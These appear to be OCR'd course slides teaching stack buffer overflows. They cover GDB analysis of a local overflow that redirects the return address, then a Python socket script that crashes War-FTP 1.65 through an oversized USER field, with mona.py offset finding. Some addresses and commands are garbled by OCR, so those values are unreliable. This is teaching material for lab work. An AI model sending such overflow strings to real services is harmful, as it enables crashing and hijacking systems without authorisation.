
0xbffff0b0: 0x00000002 0xbffff174
0xbffff0d8

So What is This?

Between function and main's stack frame's there are four bytes:

0x08048494

Look Back at Our Picture



Saved Return Address

Based on our picture the value between function and main's stack frames should be the saved return address pushed on the stack by main.

A note about Assembly

By default GDB uses AT&T assembly notation

I personally prefer Intel notation*

You can change the format with
set assembly-flavor intel

*Don't worry if you do not have an previous experience with assembly. We will introduce it gradually in the course.

Disassembling a Function

(gdb) disass main

Dump of assembler code for function main:

```
0x0804847b <+0>:  push  ebp
0x0804847c <+1>:  mov   ebp,esp
0x0804847e <+3>:  and   esp,0xffffffff
0x08048481 <+6>:  sub   esp,0x10
0x08048484 <+9>:  mov   eax,DWORD PTR [ebp+0xc]
0x08048487 <+12>: add   eax,0x4
0x0804848a <+15>: mov   eax,DWORD PTR [eax]
0x0804848c <+17>: mov   DWORD PTR [esp],eax
0x0804848f <+20>: call  0x8048461 <function>
0x08048494 <+25>: mov   DWORD PTR [esp],0x8048553
0x0804849b <+32>: call  0x8048320 <puts@plt>
0x080484a0 <+37>: leave
0x080484a1 <+38>: ret
```

Saved Return Address

function is called at:

0x0804848f <+20>: call 0x8048461 <function>

The next instruction is:

0x08048494 <+25>: mov DWORD PTR
[esp],0x8048553

Finishing the Program Normally

We have hit all our breakpoints so when we type continue this time our program finishes

(gdb) continue

Continuing.

Executed Normally

[Inferior 1 (process 4263) exited with code 022]

What is Up with the A's?

One A is off by itself as the first byte of one word.

The null byte is the first byte of the next word, followed by the rest of the A's

0x4104a000 0x00414141

Running with ABCD

(gdb) run ABCD

Starting program: /home/georgia/overflowtest ABCD

Breakpoint 1, main (argc=2, argv=0xbffff174) at overflowtest.c:14

14 function(argv[1]);

(gdb) continue

Continuing.

Breakpoint 2, function (str=0xbffff35c "ABCD") at overflowtest.c:10

10 strcpy(buffer, str);

(gdb) continue

Continuing.

Running with ABCD

Breakpoint 3, function (str=0xbffff35c "ABCD") at overflowtest.c:11
11 }

(gdb) x/20xw \$esp

0xbffff090: 0xbffff0ab 0xbffff35c 0x00000001 0x080482dd

0xbffff0a0: 0xbffff341 0x0000002f 0x4104a000 0x00444342

0xbffff0b0: 0x00000002 0xbffff174 0xbffff0d8 0x08048494

0xbffff0c0: 0xbffff35c 0xb7fff000 0x080484bb 0xb7fc3000

0xbffff0d0: 0x080484b0 0x00000000 0x00000000

0xb7e31a83

(gdb) x/xw \$ebp

0xbffff0b8: 0xbffff0d8

Running with ABCD

0x4104a000 0x00444342

A= 41 B=42 C=43 D=4

So the first byte is the first byte for the 1st word, the 2nd byte is the last byte for the second word, the 3rd byte is the second to last byte, and 4th byte is the second byte, and the null byte is the first byte of the second word.

Endianess

Which byte gets loaded first

Least significant or most

Intel arch is little endian

Need to flip the bytes around in the address

<http://www.cs.umd.edu/class/sum2003/cmsc311/Notes/Data/endian.html>

Crashing the Program

If we give the program too much input Strcpy will overflow the buffer variable.

```
(gdb) run $(python -c 'print "A" * 30')
```

Little Python script creates a string of 30 A's.

Crashing the Program

```
Breakpoint 3, function (  
    str=0x41414141 <error: Cannot access memory at address 0x41414141>)  
    at overflowtest.c:11  
11  }  
(gdb) x/20xw $esp  
0xbffff070: 0xbffff08b  0xbffff342  0x00000001  0x080482dd  
0xbffff080: 0xbffff327  0x0000002f  0x4104a000  0x41414141  
0xbffff090: 0x41414141  0x41414141  0x41414141  0x41414141  
0xbffff0a0: 0x41414141  0x41414141  0x08040041  0xb7fc3000  
0xbffff0b0: 0x080484b0  0x00000000  0x00000000  0xb7e31a83  
(gdb) x/xw $ebp  
0xbffff098: 0x41414141
```

Crashing the Program

(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.

0x41414141 in ?? ()

Program tries to execute overwritten memory address which is out of bounds.

Pinpointing the Crash

There are 14 bytes between the end of our A's
(when we used 4 A's)

Send the program 17 A's followed by 4 B's. The
program should crash with 42424242 in the
return address.

```
run $(python -c 'print "A" * 17 + "B" * "4"')
```

Pinpointing the Crash

Breakpoint 3, function (str=0xbffff300 "\341\377\377\277\017")

at overflowtest.c:11

11 }

(gdb) x/20xw \$esp

0xbffff080:	0xbffff09b	0xbffff34b	0x00000001	0x080482dd
0xbffff090:	0xbffff330	0x0000002f	0x4104a000	0x41414141
0xbffff0a0:	0x41414141	0x41414141	0x41414141	0x42424242
0xbffff0b0:	0xbffff300	0xb7fff000	0x080484bb	0xb7fc3000
0xbffff0c0:	0x080484b0	0x00000000	0x00000000	0xb7e31a83

(gdb) x/xw \$ebp

0xbffff0a8: 0x41414141

(gdb) continue

Continuing.

Program received signal SIGSEGV, Segmentation fault.

0x42424242 in ?? ()

Redirecting Execution

(gdb) disass overflowed

Dump of assembler code for function overflowed:

0x0804844d<+0>: push ebp

0x0804844e<+1>: mov ebp,esp

0x08048450<+3>: sub esp,0x18

0x08048453<+6>: mov DWORD PTR
[esp],0x8048540

0x0804845a<+13>: call 0x8048320 <puts@plt>

0x0804845f<+18>: leave

0x08048460<+19>: ret

End of assembler dump.

Redirecting Execution

Let's overwrite the saved return address with the memory address of the first instruction in overflowed.

```
run $(perl -e 'print "A" x 17 .  
"\x08\x04\x84\x4d"')
```

Backward?

(gdb) x/20xw \$esp

0xbffff080:	0xbffff09b	0xbffff34b	0x00000001	0x080482dd
0xbffff090:	0xbffff330	0x0000002f	0x4104a000	0x41414141
0xbffff0a0:	0x41414141	0x41414141	0x41414141	0x4d840408
0xbffff0b0:	0xbffff300	0xb7fff000	0x080484bb	0xb7fc3000
0xbffff0c0:	0x080484b0	0x00000000	0x00000000	0xb7e31a83

(gdb) x/xw \$ebp

0xbffff0a8: 0x41414141

(gdb) continue

Continuing.

Program received signal SIGSEGV, Segmentation fault.

0x4d840408 in ?? ()

We forgot about endanness.

Hijacking Execution

Flip the bytes of the return address around to account for endianness.

```
run $(python -c 'print "A" * 17 +  
"\x08\x04\x84\x4d"')
```

Hijacking Execution

Breakpoint 3, function (str=0xbfff300 "\341\377\377\277\017")

at overflowtest.c:11

11 }

(gdb) x/20xw \$esp

0xbfff080:0xbfff09b 0xbfff34b 0x00000001 0x080482dd

0xbfff090:0xbfff330 0x0000002f 0x4104a000 0x41414141

0xbfff0a0:0x41414141 0x41414141 0x41414141 0x0804844d

0xbfff0b0:0xbfff300 0xb7fff000 0x080484bb 0xb7fc3000

0xbfff0c0:0x080484b0 0x00000000 0x00000000 0xb7e31a83

(gdb) x/xw \$ebp

0xbfff0a8:0x41414141

(gdb) continue

Continuing.

Execution Hijacked

Program received signal SIGSEGV, Segmentation fault.

0xbfff300 in ?? ()


War-FTP 1.65 USER Buffer Overflow

Similar to our last example

Give the program too much input in the
username (USER) field

Saved return pointer will be overwritten with our
attack controlled input

War-FTP 1.65



Remote Exploits

In our previous example we fed the program input locally

War-FTP is listening on port 21

We will send the attack string from the Kali machine

Exploit Skeleton

```
#!/usr/bin/python
import socket
buffer = "A" * 1100
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.5.44',21))*
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

*Change the IP address to your Windows XP Machine


Immunity Debugger

Lets us see the internals of memory, registers, etc.

Like GDB but more graphical

On the Desktop of Windows XP

Immunity Debugger



Attach to the Process

In Immunity Debugger go to


File->Attach

Highlight war-ftpd

Click Attach

Click Play button

Attach to the Process



Causing a Crash

```
root@kali:~/Desktop# chmod +x warftpskel.py
```

```
root@kali:~/Desktop# ./warftpskel.py
```

```
220- Jgaa's Fan Club FTP Service WAR-FTPD  
1.65 Ready
```

```
220 Please enter your user name.
```

```
331 User name okay, Need password.
```

Causing a Crash

Immunity Debugger - war-ftp.exe

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment sp

CPU - thread 00000588

Registers (FPU)

EAX	00000001
ECX	00000001
EDX	00000000
EBX	00000000
ESP	00AFFF48 ASCII "AAAAAAAAAAAAAAAAAAAA"
EBP	00AFFF40 ASCII "AAAAAAAAAAAAAAAAAAAA"
ESI	7C0034A kernel32.GetTickCount
EDI	00AFFE48 ASCII "AAAAAAAAAAAAAAAAAAAA"
EIP	41414141

C	0	ES	0023	32bit	0(FFFFFFFF)
P	0	CS	001B	32bit	0(FFFFFFFF)
G	1	SS	0023	32bit	0(FFFFFFFF)
S	0	DS	0023	32bit	0(FFFFFFFF)
T	0	FS	003B	32bit	7FFDE000(FFF)
D	0	GS	0000		NULL
0	0	LastErr	ERROR_SUCCESS (00000000)		

Address	Hex dump	ASCII
00440000	00 00 00 00 59 48 43 00VKC.
00440008	F0 36 40 00 30 37 40 00	=60.070.
00440010	30 30 42 00 70 30 42 00	000.p00.
00440018	60 02 43 00 30 08 43 00	*0C.00C.
00440020	F0 10 43 00 20 11 43 00	*0C. 4C.
00440028	F0 11 43 00 F0 11 43 00	*4C.*4C.
00440030	F0 12 43 00 20 13 43 00	*0C. 4C.
00440038	40 13 43 00 20 13 43 00	*0C. 4C.
00440040	F0 13 43 00 00 14 43 00	*0C. 4C.

Address	Disassembly	Comment
00AFFF48	41414141	AAAA
00AFFF4C	41414141	AAAA
00AFFF50	41414141	AAAA
00AFFF54	41414141	AAAA
00AFFF58	41414141	AAAA
00AFFF5C	41414141	AAAA
00AFFF60	41414141	AAAA
00AFFF64	41414141	AAAA
00AFFF68	41414141	AAAA
00AFFF6C	41414141	AAAA
00AFFF70	41414141	AAAA

[10:10:38] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass ex

Paused

Identifying the Overwrite

Traditionally we split the string into 550 A's and 550 B's

Crash the program again. If EIP has A's in it then the crash is in the first half, if B's its in the second half

Keep splitting in half until identifying the exact 4 bytes

Mona.py

A exploit development plugin for Immunity Debugger and WinDBG by the Corelan team

We will use it throughout the course to help us streamline our exploitation

Setup logging: `!mona config -set workingfolder C:\logs\%p`


Identifying the Overwrite

Luckily we have it easier these days with a cyclic pattern

```
!mona pattern_create 1100
```

Writes the pattern to C:\logs\war-ftpd\pattern.txt

Identifying the Overwrite



Immunity Debugger - war-ftp.exe

File View Debug Plugins ImmLib Options Window Help Jobs

Log data

Address	Message
7C9520EC	New thread with ID 00000A04 created
00400000	Modules C:\Documents and Settings\georgia\Desktop\war-ftp.exe
00ED0000	CRC changed, discarding .uidd data
5A070000	Modules C:\WINDOWS\system32\odbcint.dll
5D090000	Modules C:\WINDOWS\system32\uxtheme.dll
5F400000	Modules C:\WINDOWS\system32\COMCTL32.dll
662B0000	Modules C:\Documents and Settings\georgia\Desktop\MFC42.DLL
71A50000	Modules C:\WINDOWS\system32\hnetcfg.dll
71A90000	Modules C:\WINDOWS\system32\mswsock.dll
71A90000	Modules C:\WINDOWS\System32\wshtcpip.dll
71AB0000	Modules C:\WINDOWS\system32\WS2HELP.dll
71AD0000	Modules C:\WINDOWS\system32\WS2_32.dll
71AD0000	Modules C:\WINDOWS\system32\WSOCK32.dll
71B20000	Modules C:\WINDOWS\system32\MPR.dll
74320000	Modules C:\WINDOWS\system32\ODBC32.DLL
74720000	Modules C:\WINDOWS\system32\MSCTF.dll
751D0000	Modules C:\WINDOWS\system32\wsbth.dll
755C0000	Modules C:\WINDOWS\system32\msctfime.ime
76390000	Modules C:\WINDOWS\system32\IMM32.DLL
76390000	Modules C:\WINDOWS\system32\cmdlg32.dll
76B40000	Modules C:\WINDOWS\system32\WINMM.dll
76D60000	Modules C:\WINDOWS\system32\iphlpapi.dll
76F20000	Modules C:\WINDOWS\system32\DNSAPI.dll
76F60000	Modules C:\WINDOWS\system32\WLDAP32.dll
76FB0000	Modules C:\WINDOWS\System32\winrnr.dll
76FC0000	Modules C:\WINDOWS\system32\rasadhlp.dll
773D0000	Modules C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.6028_x-ww_61e65202_c...
774E0000	Modules C:\WINDOWS\system32\ole32.dll
77320000	Modules C:\WINDOWS\system32\SETUPAPI.dll
77C10000	Modules C:\WINDOWS\system32\MSVCRT.dll
77DD0000	Modules C:\WINDOWS\system32\ADVAPI32.dll
77E70000	Modules C:\WINDOWS\system32\RPCRT4.dll
77F10000	Modules C:\WINDOWS\system32\GDI32.dll
77F60000	Modules C:\WINDOWS\system32\SHLWAPI.dll
77FE0000	Modules C:\WINDOWS\system32\Security.dll
7C000000	Modules C:\WINDOWS\system32\kernel32.dll
7C300000	Modules C:\WINDOWS\system32\ntdll.dll
7C9C0000	Modules C:\WINDOWS\system32\SHELL32.dll
7E410000	Modules C:\WINDOWS\system32\USER32.dll
7C90120E	[11:02:50] Attached process paused at ntdll.DbgBreakPoint
0BADF000	[11:02:53] Thread 00000A04 terminated, exit code 0
0BADF000	Creating cyclic pattern of 1100 bytes
0BADF000	Aa0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Ra0Ra1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Aa0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad...
0BADF000	[+] Preparing output file 'pattern.txt'
0BADF000	- (Re)setting logfile c:\logs\war-ftp\pattern.txt
0BADF000	Note: don't copy this pattern from the log window, it might be truncated !
0BADF000	It's better to open c:\logs\war-ftp\pattern.txt and copy the pattern from the file
0BADF000	[+] This mona.py action took 0:00:00.031000

!mona pattern_create 1100

